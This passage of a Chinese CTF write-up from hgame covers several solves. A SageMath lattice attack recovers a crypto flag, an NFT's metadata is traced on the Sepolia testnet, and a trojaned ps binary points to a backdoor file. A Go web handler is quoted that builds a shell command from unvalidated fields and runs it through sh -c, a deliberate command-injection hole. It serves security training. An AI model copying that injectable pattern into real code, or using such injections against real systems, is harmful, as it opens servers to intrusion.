1571581127798138726439413898369919443095650665934234847679938496501082548,  
52999318403191510479713382061322538542800319279435168056146362550953565309226136  
77536304699331683053630885588152231978881663325811744339303687716269251042135117  
691288866254176400980454233864302175455006617533230769750479680704003803,  
12540635716642138050069818430585456163343167481815665545278957523114902416154894  
15685712817601309272815622733917091467523674035431847166107917593859859579224447  
2546173729361758589747726406890065450274035377585868728685758016648252277,  
20322491326674638034817966107240137846880079505122662915547658066684133128524680  
68928003120480672653171960017871740724243212847438871897813270679994078238237925  
4141734042970031880774214699826014425312091260412469194792303194943312541,  
52296622844673424880414605750576064273524597172040435410862711548435211292912840  
32127069339383360917307751194492229261239447923171449428855700540788480851171076  
934541793501678873893328468428087126295294243102629336566344072435148926,  
32858388125303588975452985455973431760300117663583092081840518496576871300546513  
77685203521819371289947496722092598297091948769435961363706612789578094785479539  
087879764936323884232849776769800582357588276204554212787884397356609075,  
98597790800041589708713293515849195256042129405163656754422562249406641458075174  
51825958870797575891735298452072840352275940103856669142345165315945177892121636  
80139291972549513242975229837531367529730153966350998393964527190960780,  
17065146968215067842383191941447787644924233733406612558491157934810641836558863  
45501270434217834306491501920743962392237981161903530856977147562686716751316903  
9770149329185353910699976605853826239989744767067695675074282642081109122,  
28950518554430325001142649541318249502230168607471359068620218733341337809722478  
56024289082902593614686234940918908254535652058807083890041131819711987908379837  
879596740736424457497974785551048832507207236105596543909624181876322785,  
49669007902058930749849893866460081037842974316005986821808143934162073747893871  
28394225554960559580907084765584389900080293673527269787068249734379554225965935  
987198682993924271078260562548541634568301366120953043703261984185035492,  
15921330003174478574150936077913580787610290979131267064923403524160153711093598  
86156333987922914888082815145772272973546014967400910445408277918663315594917464  
634596929536938549199769536365664240519962382595777686556467574333228524,  
17035537442662976504922683848715751125264550470049558142661773195755584861517729  
79205386508473996651195766031372731936814988121852296076376288230580868459799034  
3444747248688404053255935943475864000546643886973794872661260510687280843,

20111698260990344511260405765344080240651285550598954249450996243164491354537997  
13801093266798338725924449331320606496523430494223823037088910048489667350619339  
0990108890409994241977323914015682399152387423870735159707545233977076770,  
44265766523910167955514197138902510092574970778435669441712237943760850114993341  
39845631881967064569788805218564609553883159372200439972546448048186839777176955  
653678061337638263702524915401358923560309463124850203968200337852733276,  
35562505007125186878194168376293330291652862280622034475612803475081378166143145  
90932355942707292725328412737236278928580181418156388443710572944973186708461884  
059491603304783359925238797793594138717291455747294198397870200166947926,  
13927320217504747590335052600456317522959386643781341454614326945183478241960544  
33400737680749512109932370300910518909686685584283677086088431110758704059678803  
7191865762444816790052342380928760217895549688851330716204287404367303487,  
19186706038001453829669717777125450932916146002197133081093772142153667138769734  
13685327998952398783296842862591757800844418426274783792797070924539865158106525  
4203234844684953377568872969107656958355470030477893423131898072422756183,  
22381665099391547182936913521847282760348471609353024967760382743808171185913404  
60397522438172638782628885766702532566808218836655560310555724515744868362534620  
9348265965221897830928437651540759787451097803683602952136978886939848108,  
23184966822032599428052602150557101983764751770509578032863780766266522607517592  
77362611182204149329325804297353026498155969526079903379120337299041100925683355  
9380777212487382283059963062596935284684661031645172162024478226204363138,  
16539088490461420703816947102632424948425515660257887809146011235917654678378412  
52317950861674223436805596831050928373219187003043458273216409309936011201174223  
6459025255884663476536960498964609417125524793004880729910317951965592813,  
10627113729566322150048832232683529097355980196490682036544275502457617404334634  
12016591569210482076701744274195654522854285736727065046294653549212826570053523  
787186220866950964932500915850761686044200814987310706074102107688884760,  
11267125954054697421607144060487028030315221416724761783980425416225401414438268  
31206254628865985225262073143940815691878731172244979246951204594767420637602280  
8235573921725655145722130002570628702790325686485651094520806647889697625,  
49112052028159085156928374315205496837771692532527770074551118838068340737955316  
98553219580184313225825960948113399800474452261317070334272323032740707835989017  
948524378048478488428489385565965079763692393689501989320254467985218131,  
18225583119089116078692515199163462711367659128624273031302797819688898542857154  
39187999438146194399155535501660979395717127756691913454278901857250498781343820  
1233787367785338009025648567150953656694093846485220700745696812633035006,  
17124234213957098698230284828489924705668475635880795070226911783064579553649755  
24661547350136164277952643523656345540670140011260655129664498180941292786893542  
2016140603302419472851331702007217744308865951784508265319879878806395169,  
18320622251591902268884471566945908729088619624449744135372454032601565510002933  
12104761777952590611232401426030717246567489221305053165948842310491677076833556  
5948080253402637642044778885182266582275200106953222049633752308706688551,  
24457930433564457945771787755968680104666213881444206925098794328782195040157980  
54083873592656175908222519422373601441535194911247964031718734400016512109268679  
3374287372748091561901721804318156288437459491612736032622243568349516093,  
22265804749164546901938171648091768389896829971403003545856878651484500077757482  
14878829990173694890412368620368920294224018013216314314370528303306177063520582  
7882648633512344457848245098258829095489702543948367764867928232044824058,  
18900161492491534779787443646293787626820709943533292051383245169379565231395076  
94511777562063577596997584676595360634397486957760682797199821904598307156301968  
4594799478738283866960338845191273042733578885765920385538754923673408889,  
17889473980262621507727589927197778641872127889134833323841551214539716290976451  
40334827475263342249972849609688324358404248362889426975439855318432971832488929  
3596658429101772287592368674172804565689105678473019975243407244443523354,  
18138536284390228585222991677635066336042468881007408937551554888609804713475952  
14818585006071309606249070635946194094496467177620602417292312636306558575005508  
8818712488848481717124019308269329827427616383247328426589265783755119376,  
69416869136343912882041166410205497651803623946390469528335836658874655702675387

95546804523595813342836355168483856050240026251188294030485167045415709628881383  
778040727359450383956568568106721584184411199839996521253684993422751259,  
22992006670212126764824193120058634657001604914414004734821248527368854522227019  
38228073039192355517580613447106193193592705316522509778917536553040792134002636  
7729574881159034848504162017932940755494323686314491075117479953225503887,  
18889844572592402977165311575773286867467454462925891168417511513423729217044120  
24982173153320986008207111108332200290159645336192257429071258458535841166974015  
0626541648939895944226132920890088469550610507895808585359727591914206085,  
66666557104680056497061841157235733652514621876730592497385121619943992758403739  
87561227970751250766584800647042039279477404087065060050644628381828583861242380  
931211664820415435317452066274782819115003184163730581681622864948821194,  
24442788363614702478160454433556682777614538285899274650364570324147929577042693  
65151537946664930584672705615926557937638682115722199718867836672035411793125779  
1747671854293025636726315130814360325435461139608811317126380758851246545,  
37892219934841559135597416647284612234039809654963979556898702849198368476777454  
52749044838420054969057924618819059401422484788710618185075911294609519545068730  
398520559177215399107660641538049803271554736571292247686379194750320543,  
21873850228341807328959395050233093703169880159289173724757394227136978403580890  
20239554052933016339706822094228440379470910728918971002936145541899802533653086  
0787357934895975567129810177776409058257987618326850995771554675384004597,  
17536041541204934014076526920758665113043740624193969731730744258387807070596104  
48953271751721600056390885450601066243407758463438635518694471670270694244294073  
1251780893620899779245846595551333147659316055919062256480970701655279627,  
19407120068778690141403380026131453596861551386369479396230505390227653872677134  
05456199282055736777419828287439570472077924537029431293415568238585961327843289  
0305085004312799356060179682815696304771052136896088704751922242630198409,  
2218833527874594131861153834230979210180703671570496035326051787911806622277745  
21065990023827792863014069952130831683827597128920026313125823464158154936402153  
7324405919384058988041517229292916261500788540253262281872145817866534201,  
77477148267630882851075412478183160373974217670276680511388554933631164600009553  
97824452361102671411632490114848836371357604866226227424954470624642731987025316  
172767218592207709740356830011790713079523783872784305872540656392291746,  
19887371972318133855851604678702556011249418604536222675471406387964064156556715  
23885417754552060987122510107791636758466071522054906508808529241699606416170554  
8027357359433864169349493060754312050979210446959542252897590259359350334,  
82949064135331321684043009319464139982400801668719071880945157832016447422631739  
79787881022523424957539034934314850416306063309934742997700326726155063016581522  
865298074769968348111017554707292410938898142597066728208428380878750421,  
16531059709919534828995376720623575130653782360633902753439313346254082412974278  
98336232902361937430133831999674424825099913436268711104010735434651657677108868  
699978197850769122830586350740906726462895350121007949545664795947860864,  
12269618263727745774471362344937708112433146558452944102120330036342787834859494  
83066614366990993965346669078935117855715318848742412250527956307147151445980610  
6274249298197080596758790096134028357329959992410153187970554647619693992,  
1872864619889940685338328801003331161163241252075189143552624450731384040819442  
05799436751349615602533951192776172397206414216844642872435584612569950411851258  
148106436686594672345335783969547344634731455993264276684131388107925671,  
45137493125122518806045142090779484980277024134401825348399089281785749779107701  
06795841023217134659344590190863364646266789330386820741397846745980903894024071  
570509233767128940445989174470003283523091184905302986968451776421561662,  
86033372566503547259016628786601767541446642988447473417040033991216006570226645  
28563551640960916587386129786478309164700432759539464086939903495957787444834354  
374817296692466731788081058771312703991550181427467022305370277303346983,  
23365631034822686706848861837664149512381852299460219050905837202265319818470354  
80064490490014826992072842154620886038946304555197173821707376354002513197514676  
2487532728885828048839528343788216251920714889888039142680073032018209305,  
66076391778533029458549144195109310963882176865836452251432554161890571403796887  
83625576347008665489422690692808119043773336416572630490641290112319256251209477



866830470853168722398019123553430625117729213654554816567713513779344415,  
45615663274159351180115549028909820692228607654323887977649844095797923384536183  
55071397274166466983322420193457204472449461675131240004294130210782759565785798  
599897601429158065284397449217928577095159769164431353199244868487488744,  
20619847566560770217922342108991907691804433910319321142515967407002608932724027  
97734424353655277974174466601838483245286027314847218904880213334909781995758771  
5301234453466408609901385057101082861479087744559457433976694471408546305,  
22491152451840917724221614919594852240132461240517952298400459039237731967027207  
47777034393414285853580737412012559748200462952887527587834691871593255206777491  
1528110269427267812617484848108111673621932638514453993119718582330140747,  
66664740942560994541004708430040013231384910570115363042349763129258077179784052  
85549794760174974472283543425259849525001185866616280751670606879171557999380642  
875418172376311718234199272738593712030842861381513444395743918038821115,  
14608023366653031088088792776473398626003159629342147637827411108620737788956808  
75632610956901534371126705368535105899842005250224137253106467660397727204829827  
6216817941298853114867422633812368586103057778170425202194117767754667631,  
52523379574005330231415529351900551674197699676243645578328249898342708398548710  
10838982035707949070995760254952770763066280166814341995798204623431763701829339  
076952532980539368056515029226923915153022281011140366638060437110366739,  
10904306109950562384969710342212030523791112657561334466651023805904078236093287  
42442667776798506464060651409469657699358361308826846119398622087159970187936321  
5462244945655373954510358026604779860047706432984563536661200078510932373,  
27108987096605438206254794059930293020839151130561952993179204688551700970874359  
96772621879846287327398798724845659031956519868838259278889719376510584898375909  
22157961189702574478434079284762530056683899140620405502763587815843988,  
38296159891100767702967425060361767821658449428887821021089513623671467573836868  
34342989617169804679903591543207522172730554226315074929853710799018658501869041  
610918943093181700178445519770897725094255926846625256047131752654342562,  
21027069518507812270143295031343563349093839199401621816244376936177926406132628  
30714270248612695417215404836696079080311248849886910712545319971269825217672155  
5768481489241348715849630405805925617213192771837043429514738827417144886,  
58812267578436421959665659646535824928208884573313936645391760006607866628152359  
67860466787943573661827208152609810786722095379797141818015319613457329828625393  
487501781946972038205996869901009867952429000678385538000284430630706236,  
25219239381501894546003069429919106931840069985594346555166301808479914196800396  
47290350012029220409131874146647660269259895592069243379722647318881158750588650  
781231049664374429790092745270054520174713929014178340596950439728274560,  
87583764990451869747596666039792375676671975378527726376778888968080752735580892  
82554848789332514021133259149957700137612055862632797830595621934651217892115186  
467411149352513292138952986429910931491409905668759362630065098560911595,  
13191199724136555502957890679396614709016857839416803538397351651347130464502168  
34181742402112786004226867829718387089130749057381211436496905443462792554421024  
7121163167379363424886928897494782573687523127714204264997876190602437253,  
90458565501772653912206291587316177490102128368640982831225465827778834042940097  
43353817729777617793271710052997379493755741026807844934814727246295235951284912  
102541728263662595501946149955917048457614526081296501462068421827852976,  
64597989733384389669001791815329336920342275694210417834733287761705872605890763  
96376191246924415837088205177319039971420829034696713874472602132191625410039341  
612568435551413702295547566220164641447295285720082107354915094875081603,  
18130944169824976249131646693653229887900178060915303504243600146230275474872733  
74066897293713715721954373264370465010725141669694517983823254569872614325081332  
2229855629104391962459755248646534545048139897036809559137651958948270079,  
19433961868269193358322214141454667980688775311251629909509283331435001571001860  
37201836869652195576253908996431400319518770070056457785675652733185838785937388  
0454698968805785663462845204498347648129595364259940616740397244612865478,  
84543425965903086432749247555397415952872365461352275642723999668651852865008562  
4147982101484621749777600310284414611127622114813445233725529927188907572438103  
992229319436467881065607514441060358976822819421059737228474840057614047,



14537166469005975467747810118162809545827718830406398577270708204918464068241632  
46198701814548919252850934642645795138825595421342403110498510116621684293129103  
7542011588336951147195358280734815984408580846906869482480502971976426377,  
98647951067996685249397361974245214395918916868150149759594731743875042595599523  
45678395376176078540246526852734596130277519239749484404961484185022437705083689  
017218701798637167021350243461787680837042187852481891194754984735656290,  
12268133299486497651766039892370828813185008783433000037986132221788291415226868  
62023843850301595412687505117259161371519812770484391198395345092911284097180160  
7634064818730678605607306766453120283358084710064351726230220427399762639,  
23200293260215743474524683129751336070441250470963131048954888782126750470082228  
19781632591662840831192291607008222078948656020900449222011895143119861245788900  
3386630810956350904331757934144293620423858054842692246457187748735062656,  
12185058234910532038606592923943044720835384475056406568591532299474530796146503  
31296163949203804202239168064870958331464982146280966315471341898169584059013837  
8051933292810301094804670835915971975595283960175012458013597273267021942,  
11221105904027102766755866944349650081668300046041215931102172400146372526930032  
15654020146890169081835399307662814686405675857431577757691106249490806676271774  
8155624173988281018555785467232120361958052665957065342986661851276430394,  
14146479366643851658329966290610820831402901507964825251479961487541976561960526  
12916304306855415923434476378026286637174483763369971433024849875135295304999760  
9901897424160840833140698818737335558582310519215832295749211043181569006,  
19962096596848809453628620725206687509905472662604318389063848085434051040550699  
52622618300300584240886900690277630290717169515463002827197894865638271520372178  
286783553830032501282265213469285397161533556619830350317766403742420992,  
18745628006242526136845741349836299919853199739283471770759301677399688289987875  
66780375009149171520315741189015751964363910675197325018374164264090972150762719  
0884945027790857100678267316925707699884380178101491613670302697083954620,  
19418124148220580953761208919068176633948651831328159315391336734636206569887918  
41308288576181264676097829375739810095313306951303039301584733377468909351044546  
1709841109234535067235898760285824847288504459882411280759715216659582800,  
52056828018468090781997147744953802484281855838588068682245819634842090526975387  
36798790170636398029956181045671089079103657022469597301960581764542974628895184  
611312183649377529274963873896667201796079779944709584465505596525070672,  
23318768639095847871012848772328512763678546109012363992365106641654912272868317  
31295066267500440506265830803298887411065909654879536293076321061599381130346854  
1570030170160830706399273680692451111580339813777985874728526448601728258,  
17663789897713399391329553205656192714527376624862805232162724262629896080514601  
47615621175912057540080987303983079868770163118386301391573350015193219874702055  
7039729241833096695716114234461112493415456068786767133227958219632605915,  
68300101054178943821011100890366807935571095599221117749174094576754911997216423  
29811584508061936118348231576993991198201242451125213981421233318599225362440072  
543796138016876550674700452496965047853603139044680407212592626251990309,  
20884460900376572824292657271126142123485873790799680755215209134586191820305715  
48042477827637631590039654115431992469929455246010964119388291633350840884892670  
0539891286011495861364148628583978468945538773985039022758906702197824639,  
13531065912700180655643696503956611973995564881435960456381267408672878851671401  
4918176146678044953393444059322070535077629533057646053329442689331116632388823  
9497791369102852051383458023784915387358708364653218605556527945192953446,  
25538166119002705716681144558899438781751178143344376396449054186481973980244787  
49479929249928897268004570330988939190446533589567173538978234848074204808696098  
346906993745527874980173125711310145943264700663446068878853419141256703,  
77029461274225726918187636644788533371621377829606116207306895600764828037565085  
59755597150108497423141643340665369251108221062530372412417632117367040091322406  
174387044200677890005382248858884236589435161310662150368144113087162028,  
85662273647128080455719462600872950044431259356438258926832493830177696206084360  
24498055879258122379577528807851125689491326636940779105829677716891191183649204  
41406196093341412299290918890444268129746265100558792934176787213952281,  
13085724187735251902990250756196209600908652053725281294139610919151379144531851

10363338091253371010279629985335872540023940498794239081651176152980703093989329  
2168306351094697881403177421950694992263386572648775597583744415784239571,  
71006892656956500203819926347406486009849989397145831138488818507011064596149148  
17851311196581107346332066792064189719153254177748385971715393193581611667136269  
465698799421805822480100454812068626009149069638986161533799798537549504,  
44670995888026204742422836652325467011977881211008813046507839009443583679343035  
38647332945119694362849091301355005436291078223280753310654713741596387831313076  
907729367513905299597582977894859084467382251110232442313588731567517722,  
54730462969721183274954775346703270599228059927838585937046215317892831213515544  
09848948934507912406403962506436068909023098369828879491079777608783858939477692  
990976926108359125684410236904067532064874993279097186185155662101906258,  
13591367045303817756921606989622272393926672486200768156018816106702906007663207  
10810525309022442146311496648689245477290091869450073641386513817030412242578341  
5795355698366106633741954984452451151018930441346568620455282531777867950,  
1283743520799269739099056903256018742648199722258638672277778699242138971828789  
67688486357799590342855389324199860422961081421510595041843258204327962033886853  
2002049158799146484208974875466555076583060832418045530228962180626040480,  
73166401752941377133148697279571503820967387981297117767436063469147264991759607  
0143378240441724455137844380010518505071353669475615112399465628411989410218214  
135853671061537891268154389537857467508049690878544281069813159134447208,  
51513768845573589871026809328017964014296375826057426538291004357951217097030763  
30975777361528309737649265350014534395043422641886613936452263244119523616000835  
976669901180725907500239783554884160601160568746329677044574260523365548,  
55445766229403865493355768650878775966179260994660421345005486340353767208951269  
59440244093852186422501431889949044217654362265128303553015621478863491100875988  
057958166746762260378217552569885430432535094758534858841379918068187007,  
14799083878004905781143009556442469081112262413659889639288955718256084634190461  
54501085467935346311543757357797816071300728461295800539798152138364728370296440  
7693130299777274799243953236030640570493768398572551239990227306733506160,  
13284478831332582702349519100366294491743193093290144894511897853842873812633045  
17392370665585021220630998090452291872973461095396482169612341750228479029838692  
76754945800449898074085412283494856067025963252580204722767954611258179,  
99977253792912071167453193162874009461075646440919809105634135541195852634704770  
93970564227161564056288461504072778119028907789906500076760472149102049287538406  
258735529830965640424425566731939511108199132607994947515509428756592559,  
14646376958061531925518831995658673407931262101501970446265549357832773749183019  
18612021928662090071820122280974344814736242913375109013766187296402262364774015  
4174784462365444772177633656555414706757146904500779085225231797377050144,  
16961346690251629621986345424487239681148326635080182277543308482323385918405862  
09282393459245913852305868393477798737159364936418197432035546888273389847329371  
6092586268920136699107300230769779047091693711423641803330962855097096925,  
26185942454022396094206383255887106287292985055577675367830814370845616361888234  
48848608313088279895767614513680617644960939796227640357345879653043764575378231  
433481016175403223796690453962090038403036583909367766156025584252164203,  
16129071855649587728956130797915283397821444682369014639788931828703405001025452  
38677261800854136112459186043726997767309664323409133909791953825667071404287678  
8038021148787313041232229195101391115617710413115586617903468179658293636,  
92964601933705838160702655910041998361164090324758598219583731546482064162566888  
52532615798871909770401306092671009539709487113538354105710364096048695663733075  
506988691991440779198012260316123759636997605427235081435477049705160552,  
13567661594803112310460921176415888933553521055954816157269502901768113399988783  
09107970938869998059989877968402614403581962019949583734460209881480875822282448  
127936842922015950977040552638984243226561237288675211033594559512352433,  
19197695297715405687227248527900901092786200526800375602428770624109373871809940  
35942727792121063259727263901893871496426307962157490489686253615825166875586408  
7715415463131002786745060027810126535070270462254705453473599741763642828,  
1150491929411924452263461702909785422886643223952020614427505589799731544252763  
71413352436271613183728786995678396805615848694836161460472386939748395528137917

2665969413312233383788159684735115665749332738234882920695449340309379522,  
18136748881313347797489256490303008973958797121502583070872297973410283357173931  
06014500339529031380963915936445287842321240496810052941663237096028099148824889  
7643385077173546644657216962479904853980225967792378564740955618790869689,  
22555443333166977522691347301347007560400051480503434282172981846969595435546624  
49833433614738842574956973280539541997050306662784931513464361885676786222371231  
9227590572187001545137380352712433069385477809940371396279834624165048444,  
19332410102472644041731759226399070707013106727087481077728390364392367890410961  
00907156110859616868594329851835304741308695496480484409439101896733454340877813  
573771516354289270246936790839790658557757910294555212057020330243744038,  
17177417284468945229490862308619539417109492506914913062877431832846296734201442  
47793559896182007985743106889293331066448920946745584340411702499494839842603799  
1145460135427180175565761835499766689618253941365562391662494080561342044,  
87961153476667406300163232871068030171046449709152092033894169128549277998814939  
91770865280734746511798942972818278411863090995760471756348099224533380333251274  
93237666384356566986210156156953604218009901589731044248652021118031620,  
23901207038202622707599557245612794049853792927287360450027492049407851837113641  
37131455709065954857060988294497463971911761365318210964205981951644430765854793  
6689472901123537159776992389462316392381501838566991389570490374017025518,  
72946551031195756526523222864515465820285292399952835617220771297733158453895777  
38996103704019032108880990669128684769525902413906863125164280686381766699292160  
785541839733876768365575818004233647829515890263347139003166333882303265,  
81999491480686037170781575178615271273465083557558180501985766639718358228315276  
08360661637977726638149791394376076411543777469889828576151097728735193348069053  
034445800818498132875303434000618724830859612380606691308333135184789022,  
12932127055873709636118977200718753643697619875736929170699115793566554057840448  
10162669806942149130019526216969306357572692079061268177876249668937136358650774  
9098405216335541209813518577176560833970043581650697105699549343835699165,  
99172938933681774213974754276025093192787736723213834118469800822706995181748582  
23780569843589979834443168760567064326549648560205061679870738748816216468066517  
782541276129041173215780179108422815701857032247139868407259633376154559,  
64858288318883053060818146778135405881279419459450347792459130097808688302455103  
14875533356179894354966906340154886875373143060627077170845158967404313883218225  
671724777853809740370308868692781589580666606866945869996719967294318732,  
19119951246631217104039346142695133667127595492295413599863780403588391811741379  
54904886890996629046380086408202011831531338687786266861882350219091017836516447  
8013264098319748585627290011516370646420391829298524728641913535537536764,  
13215772369693604102761934975932281069170694713655356522695565074039936506383846  
11916387988334826586935374456905600317731502313898501001660120893354697522299889  
7707503967398686672700803569601825514347043442257463097499547507964305449,  
18248047368496937014904618078747080983311298103674172180879310801763150358705556  
27969047286436604549231593492189121553958901210913466534815129733115561941853007  
429568739121822292088591127010504328963864942012956577043433126898293277,  
67762403633057341743881417805843918164777235280847554379329341989073311501575413  
68203589425111306785868566064140117304971940704620271781717831300158164114203169  
466745769627304177491937036545708540956189334174616021603617610568750468)

# <https://eprint.iacr.org/2020/461.pdf>

# <https://pastebin.com/raw/ZFk1qjFP>

```
def orthoLattice(b,x0):  
    m = b.length()  
    M = Matrix(ZZ, m, m)  
    for i in range(1, m):  
        M[i, i] = 1  
    M[1:m, 0] = -b[1: m] * inverse_mod(b[0], x0)  
    M[0,0] = x0
```

```

for i in range(1, m):
    M[i, 0] = mod(M[i, 0], x0)
return M

def allones(v):
    if len([vj for vj in v if vj in [0, 1]]) == len(v):
        return v
    if len([vj for vj in v if vj in [0, -1]]) == len(v):
        return -v
    return None

def recoverBinary(M5):
    lv = [allones(vi) for vi in M5 if allones(vi)]
    n = M5.nrows()
    for v in lv:
        for i in range(n):
            nv = allones(M5[i] - v)
            if nv and nv not in lv:
                lv.append(nv)
            nv = allones(M5[i] + v)
            if nv and nv not in lv:
                lv.append(nv)
    return Matrix(lv)

def allpmones(v):
    return len([vj for vj in v if vj in [-1, 0, 1]]) == len(v)

def kernelLLL(M):
    n = M.nrows()
    m = M.ncols()
    if m < 2 * n:
        return M.right_kernel().matrix()
    K = 2^(m // 2) * M.height()
    MB = Matrix(ZZ, m + n, m)
    MB[:n] = K * M
    MB[n:] = identity_matrix(m)
    MB2 = MB.T.LLL().T
    assert MB2[:n, :m - n] == 0
    Ke = MB2[n:, :m - n].T
    return Ke

def NSattack(n, m, p, h):
    iota = 0.035
    nx0 = int(2 * iota * n^2 + n * log(n, 2))
    x0 = p
    b = vector(h)
    M = orthoLattice(b, x0)
    M2 = M.LLL()
    MOrtho = M2[:m - n]
    ke = kernelLLL(MOrtho)
    if n > 170:
        return
    beta = 2
    while beta < n:
        if beta == 2:
            M5 = ke.LLL()
        else:
            M5 = M5.BKZ(block_size = beta)

```

```

if len([True for v in M5 if allpmones(v)]) == n:
    break
if beta == 2:
    beta = 10
else:
    beta += 10
MB = recoverBinary(M5)
return MB

```

MB = NSattack(n, m, p, h)

```

for r in MB:
    res = long_to_bytes(int(''.join(map(str, r.list()))), 2))
    if res.startswith(b'hgame{'):
        FLAG = res
        print(FLAG)

```

```

mrl64@ubuntu2204:~$ sage exp.sage
b'hgame{U_f0und_3he_5pec14l_0n3!}'

```

## MISC

### Level 729 易画行

附件是一个ts合约代码，发现了一个地址，整个是Sepolia Testnet，搜一下跟进下可以发现一个NFT：

The screenshot shows the Sepolia Testnet NFT page for Vidar #1. The page includes a search bar, a chat button, and a details section. The details section lists the following information:

- Owner: 0x74520Ad628600F7C9613345ae7afC0E06EFd84
- Contract Address: 0x0c5ABBB0743a3Ac77C2c301eD63810F3353c59F8
- Creator: 0xd41C27150Bf555ED80A529BD461E678e2160aBCE
- Token ID: 1
- Token Standard: ERC-721

The Item Activity section shows a table with 2 records found:

Transaction Hash	Block	Age	Action	Price	From	To
0xdbe5b501c1...	7689925	34 hrs ago	Transfer		0xd41C2715...e2160aBCE	0x74520Ad6...0E06EFd84
0xb8f2cad0956...	7689636	35 hrs ago	Mint		0x00000000...00000000	0xd41C2715...e2160aBCE


跟进下Mint，拿到 tokenURI：

The screenshot shows the transaction details page for the Mint action. It includes the following information:

- Burnt & Txn Savings Fees:
  - Burnt: 0.000156486529976472 ETH (\$0.00)
  - Txn Savings: 0.000512548146540792 ETH (\$0.00)
- Other Attributes:
  - Txn Type: 2 (EIP-1559)
  - Nonce: 3
  - Position In Block: 16
- Input Data:
 

#	Name	Type	Data
0	recipient	address	0xd41C27150Bf555ED80A529BD461E678e2160aBCE
1	tokenURI	string	ipfs://QmUusCTT8GTWgbDIz5WAZzshMNSxqexuUov94inyFopPqM6

brave访问这个uri, 拿到NFT的元数据, flag就在其中:



## Computer cleaner plus

本来想用ps命令看进程, 结果告诉我没权限?

```
[root@localhost ~]# ps -aux
-bash: /usr/bin/ps: 权限不够
```

那无敌了, 加个权限看看:

```
[root@localhost ~]# chmod +x /usr/bin/ps
[root@localhost ~]# ps -aux
/usr/bin/ps:行1: /B4ck_D0_oR.elf: 没有那个文件或目录
/usr/bin/ps:行1: /.hide_command/ps: 没有那个文件或目录
```

然后就发现了这个B4ck\_D0\_oR.elf, flag就是这个恶意文件的名称了。

## WEB

### Level 21096 HoneyPot

审计代码, 发现这么一段内容:

```
//Never able to inject shell commands,Hackers can't use this,HaHa
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s
|/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
fmt.Println(command)
cmd := exec.Command("sh", "-c", command)
if err := cmd.Run(); err != nil {
    c.JSON(http.StatusInternalServerError, gin.H{
        "success": false,
        "message": "Failed to import data: " + err.Error(),
    })
    return
}
```



显然此处将command进行了直接的执行，并且注意到过滤部分：

```
func validateImportConfig(config ImportConfig) error {
    if config.RemoteHost == "" ||
        config.RemoteUsername == "" ||
        config.RemoteDatabase == "" ||
        config.LocalDatabase == "" {
        return fmt.Errorf("missing required fields")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9\.\-]+$`, config.RemoteHost);
    !match {
        return fmt.Errorf("invalid remote host")
    }


    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteUsername);
    !match {
        return fmt.Errorf("invalid remote username")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteDatabase);
    !match {
        return fmt.Errorf("invalid remote database name")
    }

